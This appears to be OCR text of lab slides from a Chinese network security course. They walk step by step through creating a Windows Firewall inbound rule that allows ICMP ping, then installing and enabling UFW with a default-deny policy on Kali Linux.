
○ **This program path:**

Example: c:\path\program.exe
%ProgramFiles%\browser\browser.exe

Services
Specify which services this rule applies to.

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – ICMPv4 -- Customize



New Inbound Rule Wizard

Protocol and Ports

Specify the protocols and ports to which this rule applies.

To which ports and protocols does this rule apply?

Protocol type: ICMPv4

Protocol number: 1

Local port: All Ports

Example: 80, 443, 5000-5010

Remote port: All Ports


Example: 80, 443, 5000-5010

Internet Control Message Protocol (ICMP) settings: Customize...

Learn more about protocol and ports

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – ICMPv4 -- Customize



New Inbound Rule Wizard

Protocol and Ports

Specify the protocols and po

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

Customize ICMP Settings

Apply this rule to the following Internet Control Message Protocol (ICMP) connections:

● All ICMP types

○ Specific ICMP types


- □ Packet Too Big
- □ Destination Unreachable
- □ Source Quench
- □ Redirect
- □ Echo Request
- □ Router Advertisement
- □ Router Solicitation
- □ Time Exceeded
- □ Parameter Problem
- □ Timestamp Request
- □ Address Mask Request

This ICMP type:

Type: 0 Code: Any

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – Any ip address



New Inbound Rule Wizard

Scope

Specify the local and remote IP addresses to which this rule applies.

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

Which local IP addresses does this rule apply to?

● Any IP address

○ These IP addresses:

Customize the interface types to which this rule applies:

Which remote IP addresses does this rule apply to?


● Any IP address

○ These IP addresses:

Learn more about specifying scope

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – Allow the connection



New Inbound Rule Wizard

Action

Specify the action to be taken when a connection matches the conditions specified in the rule.

Steps:
- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

What action should be taken when a connection matches the specified conditions?

● **Allow the connection**
This includes connections that are protected with IPsec as well as those are not.


○ **Allow the connection if it is secure**
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.

○ **Block the connection**

Learn more about actions

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – Allow profiles



New Inbound Rule Wizard

Profile

Specify the profiles for which this rule applies.

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

When does this rule apply?

☑ **Domain**
Applies when a computer is connected to its corporate domain.


☑ **Private**
Applies when a computer is connected to a private network location.

☑ **Public**
Applies when a computer is connected to a public network location.

Learn more about profiles

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – name



Name


Specify the name and description of this rule.

Name: Allow ICMP In

Description (optional):

实验内容三：Windows防火墙


- Ping Windows from Kali Linux



```
root@kali:~/Documents# ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=1.15 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.962 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=128 time=1.35 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=128 time=0.880 ms

--- 192.168.56.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.880/1.087/1.356/0.185 ms
```

实验内容四：Linux防火墙


- Install UFW on Kali Linux



```
root@kali:~/Documents# apt update
Get:1 https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling InRelease [30.5 kB]
Get:2 https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling/main Sources [11.4 MB]
Get:3 https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling/main amd64 Packages [15.3 MB]
Fetched 26.8 MB in 14s (1,787 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
6 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali:~/Documents# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 6 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling/main amd64 ufw all 0.35-5 [164 kB]
Fetched 164 kB in 0s (232 kB/s)
Preconfiguring packages ...
Selecting previously unselected package ufw.
(Reading database ... 355624 files and directories currently installed.)
Preparing to unpack .../archives/ufw_0.35-5_all.deb ...
Unpacking ufw (0.35-5) ...
Setting up ufw (0.35-5) ...
```


实验内容四：Linux防火墙

- Check UFW Status and Rules
  - ufw status verbose




```
root@kali:~/Documents# ufw status verbose
Status: inactive
```

- Set Up Default Policies
  - ufw default deny incoming



```
root@kali:~/Documents# sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
```

- Enable UFW
  - ufw enable




```
root@kali:~/Documents# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
```

实验内容四：Linux防火墙

Check UFW Status and Rules


- ufw status verbose



```
